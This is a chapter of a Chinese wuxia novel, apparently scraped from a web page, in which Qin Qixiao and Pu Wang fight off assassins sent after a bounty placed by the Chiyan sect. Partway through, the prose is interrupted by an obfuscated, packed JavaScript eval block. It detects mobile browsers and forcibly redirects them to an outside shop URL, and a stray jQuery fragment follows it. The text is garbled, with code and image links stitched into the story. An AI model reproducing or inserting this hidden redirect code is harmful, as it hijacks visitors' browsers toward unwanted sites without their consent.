蒲望朝她看了眼,不动声色地用沾了茶水的手指在桌面比划了几下。
秦七潇扫了一眼桌面,微微点头,一口将碗里的茶水喝完,便站起身,朝着马车方向走去。
二人恍若无事一般继续赶路。
刚驶出茶摊不过百步。
只闻一道利器破空之声从眼前炸起,秦七潇早有防备,立时抽出腰间软剑,她一手握住剑柄,一手夹住剑尾,将剑刃抵在自己面前,把那挥过来的鞭子“哐当”一声击退。
“来者何人!”她脚尖一跃站在马上,手持长剑剑尖指地。
两道黑色的人影从空中交叉闪过,随后落在她面前。
来人是两个男子,样貌一模一样,手中握着布满倒刺的铁鞭。
“哼,要你命的人。”其中一人说道。
“大哥,废话那么多做什么,直接上!”
语罢,这二人齐齐挥鞭向着秦七潇冲过来。
秦七潇自马上一跃而起,锋利的剑气横扫而出,这二人一时都露出惊异之色,被这猛烈的剑势逼退三步,脚跟在泥地上犁出两道深痕,继而再次挥动鞭子,从左右两侧夹击而来。
就在这个时候,两侧竹林忽然冒出许多手持刀剑的人,一头扎进战局。蒲望蹙眉站在马车旁,目光担忧。
这些人招招凶狠,都是冲着秦七潇的命去的,不过武功平平,没几招就被他打跑了大半。
只有那对双胞胎,趁着这些杂兵缠住他的间隙,不停地变换方位,一鞭接一鞭地抽向他的下盘和后背,让他防不胜防。
单论武功,这对双胞胎远不是他的对手。奈何杂兵太多,他既要分神解决旁人,又要抵挡双胞胎的夹击,渐渐便有些吃力。再这么耗下去,体力迟早被拖垮。
此二人虽配合无间,但每次换位时,左边的那个总是先出鞭,右边的那个紧随其后,节奏完全由左边掌控。
“阿潇,左边攻他右腕,右边攻他左膝。右边那个跟不上,先断他一鞭。”
秦七潇耳根一动,立时变换了攻击剑势,扬手一剑挑向左首那人右腕,同时一脚踹向右首那人左膝,又听那厢传来沉稳声音:“继续攻他左路,别给他换气的间隙。”
她剑势连绵,趁右首那人身形迟滞的瞬间,一剑劈断了他手中铁鞭。
双胞胎被破了联手之势,齐齐吐出一口血,对视一眼之后,便捂着胸口仓皇逃窜。
剩余杂兵见这二人跑了,也立马作鸟兽散。
“阿潇,抓住其中一个!”
秦七潇眼疾手快,捡起地上的石子便朝跑得最慢的那人膝窝弹去,那人应声倒地,顿时便像一条宽面一样滑溜地倒在了地上。
她喘着粗气,双手微微发麻,甫一收剑,连膝盖都有些发软,就在她差点跌坐在地时,后背落入一个温暖有力的怀抱。
蒲望将她稳稳接住,直接抱起快走两步来到马车旁将她放下,又从车里拿出水壶递给她。
“累、累死我。”秦七潇仰头灌了几大口水,深秋寒冷,她却出了一身热汗,连额前的碎发都湿透了。
“这都是什么人啊,我招谁惹谁啊。”她喘着气抱怨。
蒲望安抚地拍了拍她的后脑,“如果我没猜错,方才耍鞭子的那二人,是人称断魂双煞的杀手,在江湖上算是叫得出名号的人物。”
秦七潇抬起头,诧异道:“你认识?”
“不认识,但听过。”
他执掌江山,除了朝堂之事外,对江湖势力自然也有所了解,当然也知晓这些成名的杀手。这些人的武功路数,招式弱点,都一一被金鳞卫记录在案。
“此二人练的是合击之术,是一种需要极高默契的武功,两个人合力远胜单打独斗,不过缺点是只要破了一人,另一人便不攻自破。”“这你都知道。”
秦七潇眨着眼睛,关于他说的这些,她可真是一点都不知道,果然是她见识太少了。怪不得刚才他可以一眼看穿对方的破绽,让她三两招就破了双胞胎的鞭法。
“只是走南闯北多了,听过些江湖事罢了。”蒲望看了她一眼,目光从她
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17805621|210705||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('汗湿的鬓角扫到微微发颤的指尖,“你可有受伤?”
“我没事,就是他们人太多了,搞得我累死了。”她摆了摆手,站起身时拍了拍衣摆上的灰,向躺在地上的人走过去。
见他还昏着,她蹲下来拍了拍那人的脸。
“喂、喂……”
那人迷迷糊糊地醒转,瞧见面前这张清俊的脸,顿时吓得魂飞魄散。
秦七潇一把攥住他的衣领,厉声道:“说,是谁派你们来杀我的?”
“我、我……”那人哆哆嗦嗦,半天说不出一句整话,蒲望缓步过来立在他身前,眸色冰冷:“再不说,我就杀了你。”
他语气平淡,可那杀意却像腊月寒风,直渗进人的骨头缝里。
“我说我说,别杀我别杀我!”那人涕泪横流,“是赤焰教,他们发布了江湖追杀令,说谁要是能拿了你的项上人头,就能领黄金千两,我们这些人都是冲着赏金来的。”
又是赤焰教,秦七潇咬了咬牙。
“现在这追杀令是什么情况?”
“差不多整个江湖都传遍了,只要是你出现的地方,都会有杀手闻风而来。”
蒲望眸色一沉,“看来这赤焰教,是铁了心要置你于死地。”“爷、爷、我再也不敢了,求你们放我一条生路,我再也不敢了。”那人跪在地上求饶。
秦七潇本来也没打算将他怎么地,摆了摆手,让他走了。
“现在可怎么办?”
她一脸忧愁地靠在树干上,缓缓滑坐在地。
要光是她一个人倒也无所谓,但她还要送楚翊去三台洲,现在这样走到哪儿都有杀手追着,只怕会连累他跟着自己一起遭殃。
她从怀里拿出自己的荷包,整个朝他递过去。
“楚兄,要不然你还是拿着这些银子自己走吧,免得被我牵连。”
蒲望居高临下地看着她,暖阳洒在他的后背,在他雍容的眉眼拢下一片阴影,遮住了隐隐浮现的杀机。
“我有一计,可一举铲除赤焰教。”